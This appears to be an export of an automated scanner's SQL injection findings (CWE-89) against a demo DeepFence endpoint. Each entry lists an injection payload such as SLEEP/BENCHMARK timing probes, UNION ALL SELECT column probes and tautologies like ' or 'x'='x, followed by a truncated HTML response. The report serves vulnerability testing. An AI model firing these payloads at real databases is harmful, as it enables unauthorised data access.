href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1596				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16#</td></tr> </table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary					

Alerts	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1597

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>OR x=x--</td></tr></table>	Name	Value	DemoUser1#	OR x=x--
Name	Value				
DemoUser1#	OR x=x--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1598				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>or 1=1</td></tr></table>	Name	Value	DemoUser1#	or 1=1
Name	Value				
DemoUser1#	or 1=1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="</pre>				

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1599

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1600				

Scan	SQL Injection
------	---------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' or 'x'='x</td></tr></table>	Name	Value	DemoUser1#	' or 'x'='x
Name	Value				
DemoUser1#	' or 'x'='x				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1601				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1602

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1603				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),				

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID

CWE-89

Issue Number

#1604

Scan

SQL Injection

Severity

ERROR

Endpoint

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	ORDER BY 23#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID

CWE-89

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	OR x=y#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter DemoUser1#**CWE-ID** CWE-89**Issue Number**

#1606

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	ORDER BY 31337

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BjBwFmZVJlYWw5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1607

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1' ORDER BY 1,2,3--+</td></tr></table>	Name	Value	DemoUser1#	1' ORDER BY 1,2,3--+
Name	Value				
DemoUser1#	1' ORDER BY 1,2,3--+				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BjBwFmZVJlYWw5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1608				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1609				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

